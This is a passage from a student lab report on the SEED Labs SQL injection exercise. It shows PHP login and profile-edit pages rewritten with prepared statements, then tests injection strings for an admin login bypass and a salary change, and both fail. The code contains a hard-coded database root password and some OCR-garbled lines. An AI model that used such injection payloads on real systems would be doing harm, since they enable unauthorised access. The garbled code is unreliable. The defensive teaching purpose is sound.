
#### 3.4 Task 4: Countermeasure — Prepared Statement

**Objective:** Use prepared statement as a countermeasure for SQLInjection attacks.

#### Procedure:

- Using prepared statement for queries, the actual data and code is separated as shown in the screenshot of code below.
- The first step is to only send the code part, i.e., a SQL statement without the actual the data. This is the prepare step.
- The actual data are replaced by question marks (?).
- After this step, we then send the data to the database using bind param() as shown below in the screenshot.
- With the parameters bound, we used \$stmt->execute(), to execute the prepared query.

- To retrieve the results of the query, they must also be bound: `$stmt->bind_result($output_1, $output_2, ..., $output_n)`, where the bound variables match the data expected to be returned from the query.
- Finally, actually getting the query's results requires calling `$results=$stmt->fetch()`.



```

unsafe_credential.php (/var/www/SQLInjection) - gedit
File Edit View Search Tools Documents Help
Open Save Undo Redo Cut Copy Paste Find Replace Select All
unsafe_credential.php ✘
<?php
$input_eid = $_GET['EID'];
$input_pwd = $_GET['Password'];
$input_pwd = sha1($input_pwd);

// check if it has exist login session
session_start();
if($input_eid=="" and $input_pwd==sha1("") and $_SESSION['name']!="" and $_SESSION['pwd']!=""){
    $input_eid = $_SESSION['eid'];
    $input_pwd = $_SESSION['pwd'];
}

$conn = getDB();

$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE eid= ? and Password= ?;

$stmt = $conn->prepare($sql);
$stmt->bind_param("ss", $input_eid, $input_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email,$nickname,$Password);
//$/return_arr = array();
if($stmt->fetch())
{
if($id!=""){
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
}
}

```

PHP ▾ Tab Width: 8 ▾ Ln 49, Col 2 INS

**Fig: unsafe\_credential.php with prepared statement code.**

unsafe\_credential.php (/var/www/SQLInjection) - gedit

File Edit View Search Tools Documents Help

Open Save Undo Redo Cut Copy Paste Find Replace

```
unsafe_credential.php x

while($stmt->fetch()){
    if($id!=""){
        drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
    }
}
else{
    echo "The account information you provide does not exist\n";
    return;
}

/* start make change for prepared statement */

/* if (!$result = $conn->query($sql)) {
    die('There was an error running the query [' . $conn->error . ']\n');
} */

/* if (!$result = $conn->query($sql)) {
    die('There was an error running the query [' . $conn->error . ']\n');
}*/

/* convert the select return result into array type */


```

PHP Tab Width: 8 Ln 78, Col 4 INS

unsafe\_credential.php (/var/www/SQLInjection) - gedit

File Edit View Search Tools Documents Help

Open Save Undo Redo Cut Copy Paste Find Replace

```
unsafe_credential.php x
    if (!$result = $conn->query($sql)) {
        die('There was an error running the query [' . $conn->error . ']\n');
    }

    /* convert the select return result into array type */

    /* convert the array type to json format and read out
    $json_str = json_encode($return_arr);
    $json_a = json_decode($json_str,true);
    $id = $json_a[0]['$id'];
    $name = $json_a[0]['$name'];
    $eid = $json_a[0]['eid'];
    $salary = $json_a[0]['salary'];
    $birth = $json_a[0]['birth'];
    $ssn = $json_a[0]['ssn'];
    $phoneNumber = $json_a[0]['phoneNumber'];
    $address = $json_a[0]['address'];
    $email = $json_a[0]['email'];
    $pwd = $json_a[0]['Password'];
    $nickname = $json_a[0]['nickname'];
    end change for prepared statement */
    $stmt->close();
    $conn->close();

function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
}
```

PHP Tab Width: 8 Ln 100, Col 5 INS

Mozilla Firefox window showing the URL [http://www.seedlabsqlinjection.com/unsafe\\_credential.php?ID=99999&Password=seedadmin](http://www.seedlabsqlinjection.com/unsafe_credential.php?ID=99999&Password=seedadmin). The page displays profiles for Alice, Boby, Ryan, Samy, and Admin. The Admin profile is selected, showing details like Employee ID: 99999, salary: 800000, birth: 3/5, ssn: 43254314, nickname: email, address, phone number. A 'LOG OFF' button is visible in the top right.

**Alice Profile**  
Employee ID: 10000 salary: 2147483647 birth: 9/20 ssn: 10211002 nickname: aliceemail: ally@yahoo.comaddress: qqphone number: 1258746333

**Boby Profile**  
Employee ID: 20000 salary: 800000 birth: 4/20 ssn: 10213352 nickname: a email: address: phone number:

**Ryan Profile**  
Employee ID: 30000 salary: 800000 birth: 4/10 ssn: 98993524 nickname: ryemail: address: phone number:

**Samy Profile**  
Employee ID: 40000 salary: 800000 birth: 1/11 ssn: 32193525 nickname: remail: address: phone number:

**Admin Profile**  
Employee ID: 99999 salary: 800000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

[Edit Profile](#)

**Fig: Admin access for prepared statement with correct admin ID and password**

Mozilla Firefox window showing the URL <http://www.seedlabsqlinjection.com/index.html>. The page displays an 'Employee Profile Information' form. In the 'Employee ID' field, the value is set to '`' or name='admin'; -`'. The 'Get Information' button is present below the fields. The footer copyright notice reads 'Copyright © SEED LABS'.

**Employee Profile Information**


Employee ID: `' or name='admin'; -`

Password:

[Get Information](#)

Copyright © SEED LABS

**Fig: Trying SQLInjection to get admin access without knowing ID or password for prepared statement code i.e trying task 1 with prepared statement.**



**Fig: No access is achieved.**

**Results:**

- The query is written using prepared system.
- Prepared statement is used to separate data and code.
- Tried SQLInjection task 1 i.e. to get admin access without knowing admin's employee ID or password.
- Access is not achieved because of prepared statement.
- Prepared statement is used as a countermeasure to prevent SQLInjection attacks
- Prepared statements allow a developer to separate SQL logic from user input logic.
- With this separation, user input types can be explicitly specified, making them strongly typed as far as the database is concerned.

**Task 3.4: Use prepared statement for task 2 i.e. to modify another person's salary**

**Objective:** To use prepared statement in the query in EDIT profile to see if an attacker can modify victim's salary or not.

**Procedure:**

- Modify unsafe\_edit.php using prepared statements as shown in the screenshot of the code above.
- Go to alice's profile and edit it.

- Check if prepared statement is useful and is working well enough to edit/update Alice's information.

Now, try as an attacker. Alice is the attacker who wishes to increase her salary as shown in the screenshot below.

```

<?php
session_start();
$input_email = $_GET['Email'];
$input_nickname = $_GET['NickName'];
$input_address= $_GET['Address'];
$input_pwd = $_GET['Password'];
$input_phonenumber = $_GET['PhoneNumber'];
$input_id = $_SESSION['id'];
$conn = getDB();

// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=""){
    $input_pwd = sha1($input_pwd);
    $sql = "UPDATE credential SET nickname=? ,email= ?,address=?,Password=?,PhoneNumber=? where ID=?;";
    $stmt = $conn->prepare($sql);
    $stmt->bind_param("ssssss", $input_nickname, $input_email,$input_address,$input_pwd,$input_phonenumber,$input_id);
    $stmt->execute();
}


}else{
    $sql = "UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=?";
    $stmt = $conn->prepare($sql);
    $stmt->bind_param("ssss", $input_nickname, $input_email,$input_address,$input_phonenumber,$input_id);
    $stmt->execute();
}

if ($stmt->errno) {

```

PHP ▾ Tab Width: 8 ▾ Ln 40, Col 1 IN5

**Fig: unsafe\_edit php code with prepared statement**



```
unsafe_edit.php (/var/www/SQLInjection) - gedit
File Edit View Search Tools Documents Help
Open Save Undo Redo Cut Copy Paste Find Replace
unsafe_credential.php × unsafe_edit.php ×
if ($stmt->errno) {
    echo "FAILURE!!! " . $stmt->error;
}
else echo "Updated {$stmt->affected_rows} rows";


$conn->close();
//header("Location: unsafe_credential.php");
exit();

function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";


    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

?>


</body>
```



**Fig: Prepared statement worked perfectly to edit the nickname of alice.**



**Fig: Trying the SQLInjection attack to modify salary of Alice for prepared statement code.**



**Fig: The above SQL injection injection attack tries to edit the nickname field instead of attacking.**

A screenshot of a web browser window showing a user profile page for "Alice". The URL in the address bar is http://www.seedlabsqlinjection.com/unsafe\_credential.php?EID=10000&Password=seedalice. The page title is "Alice Profile".

Employee ID	10000
Salary	2147483647
Birth	9/20
SSN	10211002
NickName	alice', salary='9745621210
Email	
Address	
Phone Number	

**Edit Profile**

Copyright © SEED LABS

**Fig: Salary of Alice is not modified. Instead of the SQL injection, the nickname is only modified.**

**Results:**

